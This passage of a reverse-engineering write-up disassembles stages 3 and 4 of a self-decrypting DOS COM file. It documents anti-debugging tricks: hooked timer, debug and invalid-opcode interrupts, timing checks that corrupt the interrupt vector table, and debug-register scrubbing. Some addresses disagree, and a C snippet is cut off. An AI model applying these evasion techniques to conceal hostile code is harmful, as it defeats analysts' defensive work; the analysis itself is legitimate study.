Next up the code saves the value of interrupt 8 handler. The old interrupt vector is saved at si+0x490 and si+0x492, which is an area at the very end of loaded COM file (the file ends at 0xbed). Bytes 0xbf2-0xbfd contain zeros, they are reserved for storing stuff.

```
 ;; Save INT8's segment:offset address at si+0x490 and si+0x492 (0xbf2:0xbf4)
0000:075c      a12000         mov ax, word [0x20]           ; Load offset address
0000:075f      e80000         call 0x762
0000:0762      5e             pop si                        ; si = 0x762
0000:0763      2e89849004     mov word cs:[si + 0x490], ax  ; Save offset address
0000:0768      a12200         mov ax, word [0x22]           ; Load segment address
0000:076b      2e89849204     mov word cs:[si + 0x492], ax  ; Save segment address
```

Then it redefines the PIT's interrupt handler to be at cs:07e4

```
0000:0770      8bc6           mov ax, si                    ; ax := si
0000:0772      50             push ax                       ; stack = 62 07 00 01 ...
0000:0773      058200         add ax, 0x82                  ; ax = 7e4

0000:0776      a32000         mov word [0x20], ax           ; ..
0000:0779      8c0e2200       mov word [0x22], cs           ; Set cs:07e4 as INT8
```

Interrupt 8 is reserved for "Double Fault" in the CPU (a handler for servicing a fault inside an exception handler). However due to IBM PC's engineering team oversight, some ofthe first 0x1f interrupts were assigned to outside of the CPU itself. INT8 on the PC is the Programmable Interval Timer interrupt. We will come back to what the handler does in a moment. For now let's just continue with our analysis.

The program loads two words from IO port 0x40, which is PIT's timer value (it increases as the timer counts). These two words are set as the segment:offset of interrupt 7's address. Interrupt 7 is "Coprocessor Not Available" and is triggered when a coprocessor instruction is executed but there is no coprocessor. On IBM PC, the coprocessor is an x87 floating point unit. The x87 is included on die in all x86 CPUs after 386. The code sets these (random) values as the interrupt handler, then executes an FPU NOP. If the FPU is not available, it will trigger the interrupt and crash the system. Why it's doing this is unknown to me. Maybe it's to prevent running the program on FPU-less machines. It might also be an anti-virtualization measure, to catch some simple hypervisors of the era that did not emulate (restore/save) the FPU (and the FPU not available flag was set).

Either way, this part of the code prevents running the program on FPU-less machines.

```
 ;; Check for FPU, crash if its not there.
0000:077d      e540           in ax, 0x40                   ; Load timer count
0000:077f      a31c00         mov word [0x1c], ax           ; Set offset
0000:0782      e540           in ax, 0x40
0000:0784      a31e00         mov word [0x1e], ax           ; Set segment
0000:0787      d9d0           fnop                          ; Trigger fault
```

When the FPU check passes, the code redefines the invalid instruction interrupt, Interrupt 6 "Invalid Opcode":

```
0000:0789      58             pop ax                        ; Pop saved ax = 0x762
0000:078a      50             push ax                       ; Push it back
0000:078b      05d400         add ax, 0xd4                  ; ax = 0x836
0000:078e      a31800         mov word [0x18], ax           ;
```

```
    0000:0791      8c0e1a00       mov word [0x1a], cs          ; Set INT6 to cs:0836
```

The code at cs:0836 will be called whenever the processor attempts to execute an invalid instruction. On this error, the processor will push eflags, cs and ip to the stack and execute the handler. Let's take a look at what the new handler is:

```
    ;; INT6 handler set at cs:0791
    ;; stack words = ip cs flags
    0000:0836      0f23d0         mov dr2, eax             ; Overwrite breakpoint 2
    0000:0839      55             push bp                  ; Save bp
    0000:083a      8bec           mov bp, sp               ;
    0000:083c      83460202       add word [bp + 2], 2     ; Add 2 to saved ip
    0000:0840      5d             pop bp                   ; Restore bp
    0000:0841      cf             iret                     ; Return from interrupt
                                                           ; (pop ip, pop cs, pop flags)
```

This handler will simply advance the instruction pointer by two bytes relative to the errorneous instruction, and resume the code
execution. It will also unset the breakpoint address set in dr2.

Continuing our analysis after the invalid opcode interrupt was installed we arrive at some code that clears the trap flag:

```
    0000:0795      9c             pushf                        ; ..
    0000:0796      58             pop ax                       ; ..
    0000:0797      25fffe         and ax, 0xfeff               ; Clear trap flag
    0000:079a      50             push ax                      ; ..
    0000:079b      9d             popf                         ; ..
```

And then redefines the debug handler again.

```
    0000:079c      58             pop ax                       ; ax = 0x762
    0000:079d      053701         add ax, 0x137                ; ax = 0x899
    0000:07a0      a30400         mov word [4], ax             ; ..
    0000:07a3      8c0e0600       mov word [6], cs             ; Set cs:0899 as INT1
```

As we will see in a moment, the code at 899 is still encrypted, so there is no point trying to understand it. This means that hitting any breakpoint here will crash the computer, as the CPU tries to execute encrypted code. (It's hard to say whether it's the program or the debugger that will crash, since DOS is a single-tasking OS)

The next part of stage 3 code is perhaps the most interesting. It's another anti-re technique that makes dynamic analysis harder, if not impossible using regular tools. The code calls DOS int 1Ah ah=0x02 to get the RTC time, runs a few instructions that have no effect (apart from breaking the dr1 breakpoint) and then then compares the RTC time...

```
     ;; Get RTC time and save second count
    0000:07a7      b402           mov ah, 2          ;
    0000:07a9      cd1a           int 0x1a           ; INT 1A, AH=0x02: get RTC time
    0000:07ab      52             push dx            ; Push seconds (dh) + DST flag (dl)

    ;; Reprogram PIT channel 1
    0000:07ac      b0b6           mov al, 0xb6       ; al = 0xb6 = 0b10110110
    0000:07ae      e643           out 0x43, al       ; Set PIT: ch1, acces lo/hi,
    0000:07b0      b002           mov al, 2          ; mode 2, 16b binary mode
    0000:07b2      e640           out 0x40, al       ; ..
    0000:07b4      e640           out 0x40, al       ; Set 0x0202 as timer 0 reload value

    ;; The program changes timer 1 mode but writes timer 0 value!
    0000:07b6      0f20c0         mov eax, cr0        ; Mangle cr0 through dr1
    0000:07b9      0f23c8         mov dr1, eax        ; (this does not change cr0)
    0000:07bc      0f21cb         mov ebx, dr1        ; ..
    0000:07bf      0f22c3         mov cr0, ebx        ; ..

    ;; Get RTC time again and save second count
    0000:07c2      b402           mov ah, 2           ;
    0000:07c4      cd1a           int 0x1a            ; INT 1A, AH=0x02: get RTC time
    0000:07c6      58             pop ax              ; ax = previous sec count (ah),
                                                      ; and dst flag (al)
    0000:07c7      2af4           sub dh, ah          ; Subtract old seconds count
```

At the end of this code, register dh contains the seconds difference of wall clock time between the execution of 7a9 and 7c4. If a debugger halted the program at that time, for example because of a breakpoint set at cr0, then the dh register will be non zero.

Then the program executes this loop, which will XOR every third byte in a region with dh value...

```
    0000:07c9      b98400         mov cx, 0x84                  ; cx = 0x84
    0000:07cc      33ff           xor di, di                    ; di = 0
 .-> 0000:07ce     3035           xor byte [di], dh             ; 0000:0000 ^= dh
 :   0000:07d0     83c703         add di, 3                     ; di += 3
 '-- 0000:07d3     e2f9           loop 0x7ce                    ; Loop back
```

...but ds is still 0000, and with di initially set to zero, this loop will xor the least significant byte of the addresses in the IVT for the first 0x84 interrupts. This will effectively crash the system as some of these interrupts are executed even when the system is idle.

After this anti debugging trap, the code goes on:

```
    0000:07d5      0e             push cs                      ;
    0000:07d6      1f             pop ds                       ; ds = cs
    0000:07d7      8bc6           mov ax, si                   ; ax = 0x762
    0000:07d9      05e000         add ax, 0xe0                 ; ax = 0x842
    0000:07dc      89849404       mov word [si + 0x494], ax    ; 0x0bf6 = 42, 0x0bf7 = 08
    0000:07e0      fb             sti                          ; Enable ext. interrupts
    0000:07e1      eb3f           jmp 0x822                    ; Jump to invalid instr.
```

It sets ds to cs, which as we've seen previously, indicates there will be operations on the code segment in memory. The code loads a pointer into a predefined place near the end of code memory, just after the saved interrupt 8 value. Then it enables interrupts with sti and jumps to 0x822..

```
    0000:0822      ff             invalid
    0000:0823      ff             invalid
    0000:0824      ebfc           jmp 0x822  ; jump back to the invalid instruction
```

..which is an undefined instruction (ff). The illegal instruction handler will advance ip by 2, so the next instruction that is executed is at 824, which is a jump back to 822. At this point the code will loop indefinitely handling the invalid instruction and jumping back to it.

Or will it?


We didn't look at the PIT's interrupt handler that was set at 779. Let's see what that part does:

```
    ;; Assuming this will occur while the #UD interrupt is looping, then registers are
    ;; like they were at 7e1.
    ;; si = 0x762, constant in this fragment
```

```
     ;; Stage 3 decryption loop
     ;; word cs:[si + 0x494] is the ciphertext pointer. We are in the interrupt handler.
     ;; stack =
     ;;              -es- -ds- -di- -si-
     ;; ip cs eflags 0100 0100 0100 0100 bp sp 0000 dx cx ax
     ;;  ^--- Top of stack (sp)

     ;; load di with ciphertext pointer
     0000:07e4      2e8bbc9404     mov di, word cs:[si + 0x494]


     ;; First run its ax saved at 7cc; di = 0x842
     0000:07e9      8bc6           mov ax, si               ; ax = 0x762
     0000:07eb      05a202         add ax, 0x2a2            ; ax = 0xa04;
     0000:07ee      3bf8           cmp di, ax               ;
.--- 0000:07f0      7522           jne 0x814                ; Skip the code if not
:
'--> 0000:0814      0e             push cs                  ; We know this one, ds = cs
     0000:0815      1f             pop ds                   ; ..
     0000:0816      803501         xor byte [di], 1         ; Decrypt ciphertext byte
     0000:0819      ff849404       inc word [si + 0x494]    ; Increase the ciphertext ptr
     0000:081d      b020           mov al, 0x20
     0000:081f      e620           out 0x20, al             ; Primary PIC command 20, EOI
     0000:0821      cf             iret                     ; Finish "servicing" the ISR
                                                            ; Pull ip, cs, eflags.

     ;; This code executes after the decryption is done (jne at 0x7f0 is not taken)
     0000:07f2      6a00           push 0                          ; ...
     0000:07f4      1f             pop ds                          ; ds = 0000
     0000:07f5      fa             cli                             ; disable ext. interrupts
     0000:07f6      2e8b849004     mov ax, word cs:[si + 0x490]    ; si+490 = bf2
     0000:07fb      a32000         mov word [0x20], ax             ; ...
     0000:07fe      2e8b849204     mov ax, word cs:[si + 0x492]    ; si+492 = bf4
     ;; restore INT8 (PIT) segment:offset from bf2:bf4
     0000:0803      a32200         mov word [0x22], ax
     0000:0806      fb             sti                             ; Enable ext. interrupts
     0000:0807      8bec           mov bp, sp                      ; bp = sp
     0000:0809      8bc6           mov ax, si                      ; ax = 0x762
     0000:080b      054b01         add ax, 0x14b                   ; ax = 0x8ad
     0000:080e      894600         mov word [bp], ax               ; Set top of stack to 0x8ad
.--- 0000:0811      eb0a           jmp 0x81d
:    0000:0813      90             nop
:
'--> 0000:081d      b020           mov al, 0x20                    ; PIC End Of Interrupt command
     0000:081f      e620           out 0x20, al                    ; ..
     0000:0821      cf             iret                            ; Return from ISR
     ;; Pop ip, cs, eflags pushed by the cpu at start of ISR
     ;; Execution continues at cs:08ad
```

This is the stage 3 decryption loop. It is surprisingly simple, but the loop that carries it out is concealed. It's done by hooking the programmable timer interrupt. This interrupt handler will execute every time the timer ticks. The interrupt handler will load di with the si+0x494 value (ciphertext pointer). Then it compares it with the pointer to the end of stage 3 ciphertext (which is at the start of the stage 2 key LUT). If it's not equal, the ciphertext is not fully decrypted and the ISR decrypts the next byte by xoring it with 0x01. The ciphertext pointer is increased and the service routine is finished (PIC signalled, iret executed).

The C code that I used to simulate stage 3 and prepare a memory image of stage 4 code looks like this:


```c
uint8_t* ciphertext = memory+0x832; //word cs:[si+0x494]

    do {

        *ciphertext ^= 0x01;

        ciphertext ++;

```

As I said, the complexity lies within the implementation using INT1 and INT3.

This loop will decrypt memory from 0x842 to 0xa04. Between the interrupts, the CPU will be busy executing the invalid instruction handler caused by invalid instructions at 812. The xor value is 1 because 0x822 is within the area being decrypted by this stage. The decrypted value for ff is fe, which also happens to be an invald instruction. This way the #UD hanlder will keep looping the CPU even after the bytes at 0x822 is decrypted.

After the decryption is done, the ciphertext pointer (di) matches the end pointer (ax) and the jump at 7f0 will not be taken. The interrupt routine will restore the original timer interrupt routine address, edit the saved ip on the stack to point to stage 4 entry point, and then jump there using iret. Stage 4 entry is at cs:08ad.

Here is the full stage 3 code as decrypted by stage 2.

```
     ;          ___
     ;        '  //
     ; stage    ':.
     ;        ':_:'
     ;
     ; Int 1 at 70e is still active - trap frag is set
     ; -- stage 3 entry point

**   0000:0749      fa              cli         ; Disable external interrupts
     0000:074a      60              pushaw
     0000:074b      1e              push ds
     0000:074c      06              push es
     0000:074d      6a00            push 0
     ;; stage = 00 00 00 01 00 01 00 01 00 01 bpL bpH spL spH 00 00 dl dh ?? ch 00 00
     0000:074f      1f              pop ds      ; ds = 0000;
     0000:0750      9c              pushf       ; stack = flL flH 00 01 ...
     0000:0751      58              pop ax      ; ax = flags ; stack = 00 01 00 01 ..
     0000:0752      f7d0            not ax      ; ax = flags#
     0000:0754      eb01            jmp 0x757   ; Not a jump to next instruction (eb00),
                                                ; it skips one byte (eb01) instead!

       0000:0756      9a25000103      lcall 0x301:0x25        ; Decoy
       0000:075b      e0a1            loopne 0x6fe            ; ..
       0000:075d      2000            and byte [bx + si], al ; ..

     ;; This is what the disassembler produces when started at the correct address (0747)
       0000:0757      250001          and ax, 0x100         ; ax = 0x100 if TF=0, 0x0 if TF=1
       0000:075a      03e0            add sp, ax            ; Roll stack back 0x100 if trap
                                                                    ; flag was unset at 750

     0000:075c      a12000          mov ax, word [0x20]  ; Load offset address
     0000:075f      e80000          call 0x762
     0000:0762      5e              pop si                            ; si = 0x762
     0000:0763      2e89849004      mov word cs:[si + 0x490], ax  ; Save offset address
     0000:0768      a12200          mov ax, word [0x22]           ; Load segment address
```

```
0000:076b      2e89849204     mov word cs:[si + 0x492], ax  ; Save segment address
0000:0770      8bc6           mov ax, si                    ; ax := si
0000:0772      50             push ax

0000:0773      058200         add ax, 0x82                  ; ax = 7e4

0000:0776      a32000         mov word [0x20], ax           ; ..
0000:0779      8c0e2200       mov word [0x22], cs           ; Set cs:07e4 as INT8

;; Check for FPU, crash if its not there.
0000:077d      e540           in ax, 0x40                   ; Load timer count
0000:077f      a31c00         mov word [0x1c], ax           ; Set offset
0000:0782      e540           in ax, 0x40
0000:0784      a31e00         mov word [0x1e], ax           ; Set segment
0000:0787      d9d0           fnop                          ; Trigger fault

0000:0789      58             pop ax                        ; Restore ax = 0x762
0000:078a      50             push ax                       ; stack = 62 07 00 ...

0000:078b      05d400         add ax, 0xd4                  ; ax = 0x836
0000:078e      a31800         mov word [0x18], ax           ;
0000:0791      8c0e1a00       mov word [0x1a], cs           ; Set INT6 to cs:0836

0000:0795      9c             pushf                         ; ..
0000:0796      58             pop ax                        ; ..
0000:0797      25fffe         and ax, 0xfeff                ; ..
0000:079a      50             push ax                       ; ..
0000:079b      9d             popf                          ; Clear trap flag

0000:079c      58             pop ax                        ; ax = 0x762,

0000:079d      053701         add ax, 0x137                 ; ax = 0x899
0000:07a0      a30400         mov word [4], ax              ; ..
0000:07a3      8c0e0600       mov word [6], cs              ; Set cs:0899 as INT1

;; Get RTC time and save second count
0000:07a7      b402           mov ah, 2
0000:07a9      cd1a           int 0x1a            ; INT 1A, AH=0x02: get RTC time
0000:07ab      52             push dx             ; Push seconds (dh) + DST flag (dl)

;; Reprogram PIT channel 1
0000:07ac      b0b6           mov al, 0xb6        ; al = 0xb6 = 0b10110110
0000:07ae      e643           out 0x43, al        ; Set PIT: ch1, acces lo/hi,

0000:07b0      b002           mov al, 2           ; mode 2, 16b binary mode
0000:07b2      e640           out 0x40, al        ; ..
0000:07b4      e640           out 0x40, al        ; Set 0x0202 as timer 0 reload value

;; The program changes timer 1 mode but writes timer 0 value!
 0000:07b6      0f20c0         mov eax, cr0        ; Mangle cr0 through dr1
0000:07b9      0f23c8         mov dr1, eax        ; (this does not change cr0)
0000:07bc      0f21cb         mov ebx, dr1        ;
0000:07bf      0f22c3         mov cr0, ebx        ;


;; Get RTC time again and save second count
0000:07c2      b402           mov ah, 2
0000:07c4      cd1a           int 0x1a            ; INT 1A, AH=0x02: get RTC time
0000:07c6      58             pop ax              ; ax = previous second count (ah)
                                                  ; and dst flag (al)
0000:07c7      2af4           sub dh, ah          ; Subtract old seconds count
```

```
    ;; Rewriting the IVT. If more than 1 second elapsed between execution of 797 and 7b2,
    ;; then dh is non zero and the IVT’s offset low bytes will all be corrupted.
    ;; Mind you, ds is still 0000

    0000:07c9      b98400         mov cx, 0x84                   ; cx = 0x84
    0000:07cc      33ff           xor di, di                     ; di = 0
.-> 0000:07ce      3035           xor byte [di], dh              ; 0000:0000 ^= dh
:   0000:07d0      83c703         add di, 3                      ; di += 3
‘-- 0000:07d3      e2f9           loop 0x7be                     ; Loop

    0000:07d5      0e             push cs                        ;
    0000:07d6      1f             pop ds                         ; ds = cs
    0000:07d7      8bc6           mov ax, si                     ; ax = 0x762
    0000:07d9      05e000         add ax, 0xe0                   ; ax = 0x842
    0000:07dc      89849404       mov word [si + 0x494], ax      ; Save 0x842 to cs:0bf6
    0000:07e0      fb             sti                            ; Enable ext. interrupts
    0000:07e1      eb3f           jmp 0x822                      ; Jump to invalid insns
```

```
                     ...
          Stage    //||
                  :/_||_
                     _||_
      ____________________
```

The entry point starts at 08ad. The stack state is the same as it was at stage 3 entry point. The first instruction is a subroutine call, one of the few call instructions that actually call a function instead of being used for position independent code (the previous one was in stage 2).

```
    0000:08ad      e8caff         call 0x87a              ; Call subroutine at 87a

    0000:087a      6a00           push 0                  ;
    0000:087c      1f             pop ds                  ; ds = 0000
    0000:087d      c536a000       lds si, [0xa0]
    ;; si = 0000:00a0, ds = 0000:00a2
    ; load ds:si with segment:offset from 0xa0, INT28 handler - DOS Idle Interrupt


    0000:0881      ad             lodsw ax, word [si]     ; ax = ds:si, si += 2
    0000:0882      3d9cfb         cmp ax, 0xfb9c
    0000:0885      750c           jne 0x893
    0000:0887      ad             lodsw ax, word [si]
    0000:0888      3d3d55         cmp ax, 0x553d
    0000:088b      7506           jne 0x893
    0000:088d      ad             lodsw ax, word [si]
    0000:088e      3d2d75         cmp ax, 0x752d
    0000:0891      7401           je 0x894
    0000:0893      c3             ret                     ; Return from call
    0000:0894      ea0000ffff     ljmp 0xffff:0           ; Invalid address
```

The function loads the address of INT 28h handler into ds:si and then loads and compares three words starting at that address. If the words do not match the values compared, the function returns normally. If all three words match, then the function executes a long jump into oblivion.

The comparison values make up a piece of x86 code listed below:

```
              9c             pushf
              fb             sti
              3d552d         cmp ax, 0x2d55
              75??           jne ??
```

INT 28h is the DOS idle interrupt. The code that the function compares against looks like valid code for a start of an INT service handler. Perhaps it's installed by some debugger or other tool that this program is supposed to protect against?

After the check function returns, the code restores es, ds and all general purpose registers from stack, then immediately saves them back.

```
 0000:08b0      07              pop es           ; es = 0100  (cs)
0000:08b1      1f              pop ds           ; ds = 0100  (cs)
0000:08b2      61              popaw
0000:08b3      60              pushaw
0000:08b4      1e              push ds
0000:08b5      06              push es
```

The register contents at this point are listed below:

```
 ax = 0000          bx = 0000         cx = xx??
dx = 0ac1          ds = 0100         es = 0100
di = 0100          si = 0100         bp = sp + 6
```

Then the code sets the PIT's channel 1 reload value to ffff. On older machines PIT channel 1 was used for DRAM refresh.

```
 0000:08b6      b0b6            mov al, 0xb6      ;
0000:08b8      e643            out 0x43, al      ; PIT command b6: ch1,
0000:08ba      b0ff            mov al, 0xff      ; acces lo/hi, mode 2, 16 bit
0000:08bc      e640            out 0x40, al      ;
0000:08be      e640            out 0x40, al      ; Load 0xffff to PIT ch 1.
```

Next the code checks DOS version, and exits cleanly to dos if it's below major version 2.

```
0000:08c0      b430            mov ah, 0x30      ; INT 21h, ah=0x30:
0000:08c2      cd21            int 0x21          ; Get DOS version
0000:08c4      3c02            cmp al, 2         ; Compare maj version with 2
0000:08c6      7305            jae 0x8cd         ; Jump above or equal
0000:08c8      33c0            xor ax, ax        ; ax = 0
0000:08ca      06              push es           ; es = cs
0000:08cb      50              push ax
0000:08cc      cb              retf              ; Pull cs:0000 and jump there
```

The exit is done by jumping to cs:0000 which is the very beginning of Program Segment Prefix. To maintain compatiability with CP/M, DOS puts an exit vector there (An INT 20h instruction). It's one of the ways to exit to DOS cleanly.

```
0000:08cd      b430            mov ah, 0x30
0000:08cf      cd21            int 0x21          ; Get DOS version again
```

If DOS' major is at least 2, the code goes on. INT 21h (ah=0x30) is executed again, but the result is discarded. bp and bx are loaded with two pointers from the PSP, and di and cx are loaded with some constants. If you look up the ascii values of the constants, di:cx will read "SUCK".

```
 ;; PSP:02 segment of first byte beyond memory allocated to program
0000:08d1      8b2e0200        mov bp, word [2]      ; bp = *(0100:0002);
;; PSP:2c DOS 2+ environment for process
0000:08d5      8b1e2c00        mov bx, word [0x2c]   ; bx = *(0100:002c)
```

```
0000:08d9      bf5553         mov di, 0x5355        ; di = 0x5355 “SU”
0000:08dc      b94b43         mov cx, 0x434b        ; cx = 0x434b “CK”
```

Does the author tell us to “SUCK” di:cx here?

Whatever the aim is, DOS version is requested a third time, then compared with 2 again and the result is discarded (the jump continues execution the same in either case). Some values are loaded into registers, the constants are loaded again.

```
0000:08df      b430           mov ah, 0x30          ; Get DOS version (3rd time)
0000:08e1      cd21           int 0x21              ;
0000:08e3      3c02           cmp al, 2             ; Either case continues
0000:08e5      7300           jae 0x8e7             ;   code execution.
0000:08e7      33c0           xor ax, ax
0000:08e9      bf0000         mov di, 0
0000:08ec      8b00           mov ax, word [bx + si]
0000:08ee      90             nop
0000:08ef      2bf7           sub si, di
0000:08f1      bf5553         mov di, 0x5355        ; SUCK again
0000:08f4      b94b43         mov cx, 0x434b
```

Now the interesting part starts. We have more PIC. First, a pointer to a storage area at the end of the binary is calculated, and a value of ffff is loaded there:

```
0000:08f7      e80000         call 0x8fa                ; ..
0000:08fa      5e             pop si                    ; si = 0x8fa
0000:08fb      81c6fe02       add si, 0x2fe             ; si = 0xbf8
0000:08ff      2ec704ffff     mov word cs:[si], 0xffff  ; cs:0bf8 = 0xffff
```

Then there is another “call; pop si” sequence and a pointer to the beginning of what stage 3 decrypted is calculated in two steps.

```
0000:0904      e80000         call 0x907        ; ..
0000:0907      5e             pop si            ; si = 0x907
;; si = 0x6be now points at start of what stage 1 decrypted (cs has changed)
0000:0908      81ee4902       sub si, 0x249     ; si = 0x6be
0000:090c      1e             push ds           ; Save ds  stack = 01 00 ...
0000:090d      6a00           push 0            ; ..
0000:090f      1f             pop ds            ; ds = 0000
0000:0910      8bc6           mov ax, si        ; ax = 0x6be
;; ax = 0x842 points at start of what stage 3 decrypted (cs has changed)
0000:0912      058401         add ax, 0x184     ; ax = 0x842
```

Accumulator ax now contains the pointer to the beginning of decrypted stage 4 code. In between the steps, ds is zeroed. Then, two interrupt routine handlers are installed:

```
0000:0915      a30c00         mov word [0xc], ax   ;
0000:0918      8c0e0e00       mov word [0xe], cs   ; Set INT3 to cs:0842
0000:091c      8bc6           mov ax, si           ; ax = 0x6be
0000:091e      056a01         add ax, 0x16a        ; ax = 0x828
0000:0921      a31800         mov word [0x18], ax  ;
0000:0924      8c0e1a00       mov word [0x1a], cs  ; Set INT6 to cs:0828
```

A word at 0000:0270 is set to ea 00 (ea at 270, 00 at 271). Then a pointer is calculated and saved at 271, along with the code segment at 273.

```
0000:0928      c7067002ea00   mov word [0x270], 0xea       ; Set 0000:0270 to ea 00
0000:092e      8bc6           mov ax, si                   ; ax = 0x6be
0000:0930      05f302         add ax, 0x2f3                ; ax = 0x9b1
```

```
0000:0933      a37102         mov word [0x271], ax          ; Set 0000:0271 = ax
0000:0936      8c0e7302       mov word [0x273], cs          ; Set 0000:0273 = cs
```

If you noticed that this together forms the long jump instruction with immediate operand (opcode ea), then you are right, because that's exactly what it is, as I will show in a moment. On my test DOS 6.22 VM, the area at 0000:0270 points to an unused interrupt. (The segment:offset pointers all point to an iret).

The code then saves the current si, and loads the current ip into si again, then calculates a pointer. The pointer is left in si.

```
 0000:093a      56             push si                ; stack = be 06
0000:093b      e80000         call 0x93e             ;
0000:093e      5e             pop si                 ; si = 0x93e
0000:093f      56             push si                ; stack = 3e 09 be 06
0000:0940      83c61d         add si, 0x1d           ; si = 0x95b
0000:0943      90             nop
```

Then the program does a very interesting trick:

```
 0000:0944      66b84de80f00   mov eax, 0xfe84d      ;
0000:094a      0f23c0         mov dr0, eax          ; Set 0xfe84d as breakpoint 0
0000:094d      66b803000000   mov eax, 3            ;
0000:0953      0f23f8         mov dr7, eax          ; Set breakpoint 0 conditions
0000:0956      ea4de800f0     ljmp 0xf000:0xe84d    ; Jump to lin. address = 000f e84d
```

First, a constant value is loaded into dr0. Then, dr7, which is the control register for the debug core, enables this breakpoint to trigger on instruction execution. Finally, a long jump is executed to the address that was just set as the breakpoint address. This, of course, triggers the debug interrupt handler.

I have to point out that this looked fairly obvious. Due to how segmented memory works, there is a lot of segment:offset combinations that point to the same linear address, so a jump to ex. fd73:111d would also trigger the breakpoint, while being a bit more covert about it.

The long jump at 956 triggers the debug interrupt, INT1 handler, and the execution continues inside it at 899. INT1 was set in the previous stage at 7a0. The code is now decrypted and makes sense:

```
;; INT1 handler. ISR stack words are = ip cs flags
 0000:0899      8bec           mov bp, sp              ; bp = sp
0000:089b      897600         mov word [bp], si      ; Set return ip to si
0000:089e      8c4e02         mov word [bp + 2], cs  ; Set return segment to cs
0000:08a1      6633c0         xor eax, eax           ; Clear eax
0000:08a4      0f23f8         mov dr7, eax           ; Clear all bp conditions
0000:08a7      0f23c0         mov dr0, eax           ; Clear dr0
0000:08aa      cf             iret                   ; Continue execution at cs:si
```

The handler clears the interrupt, then resumes execution to cs:si by manipulating the return address on it's stack. the Source Index register (si) was set to 0x95b by code at 940, so that is where the execution will continue. It is also the immediately next instruction after that long jump. Let's follow the code.

```
 ;; stack grew by 4 bytes: 3e 09 be 06
0000:095b      5e             pop si                 ; si = 0x03e
0000:095c      81c66dff       add si, 0xff6d         ; si = 0x08ab  (overflow)
0000:0960      6a00           push 0                 ;
0000:0962      1f             pop ds                 ;
0000:0963      89360400       mov word [4], si       ;
0000:0967      8c0e0600       mov word [6], cs       ; Set INT 1 handler to cs:08ab
```

Register si is again used to calculate a code pointer and set it as an interrupt handler (this has been a pattern, obviously). Next up we have some more register shuffling:

```
     0000:096b      5e             pop si                 ; si = 0x6be
     0000:096c      1f             pop ds                 ; ds = 0x0100
     0000:096d      8cd8           mov ax, ds             ; ax = 0x0100
     0000:096f      051000         add ax, 0x10           ; ax = 0x0110
     0000:0972      8ed8           mov ds, ax             ; ds = 0x0110
     0000:0974      1e             push ds                ;
     0000:0975      07             pop es                 ; es = 0x0110
     0000:0976      8bd6           mov dx, si             ; dx = 0x08ab
     0000:0978      bd0000         mov bp, 0              ; bp = 0
     0000:097b      fc             cld                    ; Clear direction flag
```

Note that both ds and es were set to the code segment offset by 0x10 - this effectively makes ds:0000 point to the beginning of the program (offset 0x100 in the load segment). Remember that the first 0x100 bytes in the program load segment is allocated for the PSP.

The above code fragment set up registers for more string operations (lods/stos). ds and es are set with meaningful values, and finally, the direction flag is adjusted. Clear direction flag means the lods/stos operations will increment the si/di registers.

Then there is some dummy code for obfuscation (these instructions do not do anything meaningful). There is two more constants loaded into the registers. cl, that used to carry the key byte, is loaded with initial value of 0x68, and bx is loaded with 0x537, which looks very much like the length of the original binary. Recall that the very first instruction of the COM file is a jump to 0x63a, or 0x537+0x100+0x03 (load offset + length of first jump).

```
     0000:097c      9b             wait                   ; Wait for BUSY# to go high
     0000:097d      dbe3           fninit                 ; Initialize FPU
     0000:097f      b168           mov cl, 0x68           ; cl = 0x68
     0000:0981      0bed           or bp, bp              ; Set zero flag (ZF=1)
 .-- 0000:0983      7441           je 0x9c6               ; Jump is taken
 :
 '-> 0000:09c6      bb3705         mov bx, 0x537          ; bx = 0x537
```

Then we have more register set up related to the string instructions. The source index is set to 3, and the destination to 0. It should be now clear that this stage will copy (and decrypt in the process) the original program code, moving it from offset 0x103 (es:si) to 0x100 (es:di).

```
 .-- 0000:09c9      ebbc           jmp 0x987
 :
 :   0000:0985      33db           xor bx, bx
 '-> 0000:0987      be0300         mov si, 3              ; si = 0x03
     0000:098a      bf0000         mov di, 0              ; di = 0x00
     ;; ds:si points at the first byte of the executable
     ;; (after the jmp 0x64a at the very beginning)
(*)->0000:098d      ac             lodsb al, byte [si]    ; al = ds:si, al = 0x81. si++
     0000:098e      d2c0           rol al, cl             ; Rotate al
     0000:0990      32c1           xor al, cl             ; Xor al with 0x68
```

The first byte of the payload is loaded into al, then al is rotated 0x68 times. The rotation does not change al because 0x68 is a multiple of 8. Next al is xored with the constant value of 0x69 (cl). This is the first part of the decryption.

However after this snippet there is a very unusual block of instructions. I will list it here and then go through them one by one.

```
      0000:0992      cc             int3                 ; Call INT3 handler (cs:0832)
```

```
0000:0993      f1              int1              ; Call INT1 hanlder (cs:08ab)
0000:0994      ff              invalid           ; Trigger INT6 handler
0000:0995      ff              invalid
0000:0996      d9d0            fnop              ; INT6 handler returns here
0000:0998      d9d0            fnop
0000:099a      0f23c8          mov dr1, eax      ; Scrap the debug registers
0000:099d      d9d0            fnop              ;
0000:099f      0f23d8          mov dr3, eax      ; just in case someone's watching
0000:09a2      0f20c0          mov eax, cr0      ;
0000:09a5      d9d0            fnop              ;
0000:09a7      0f22c0          mov cr0, eax      ; Do funny stuff with cr0
0000:09aa      d9d0            fnop              ;
0000:09ac      ea00002700      ljmp 0x27:0       ; Jump to linear address 0000 0270
```

Let's trace what this code fragment will execute. First, let's take a look at cs:0842 which is the current INT3 interrupt handler...

```
 ;; This procedure leaves ax (ah,al) clobbered
;; it also reads the initial storage area value from dx
;; Saved cs:ip points to next instruction (cs:0993)
;; Register state at the end:
;; ax = 01e9
;;  al = e9     ah = 01      cl = 68
;; si = 0003    di = 0000    source and destination pointers
;; bx = 0537                 size of decrypted binary?
;; dx = 08ab
;; This procedure decrypts the final (?) stage of the binary
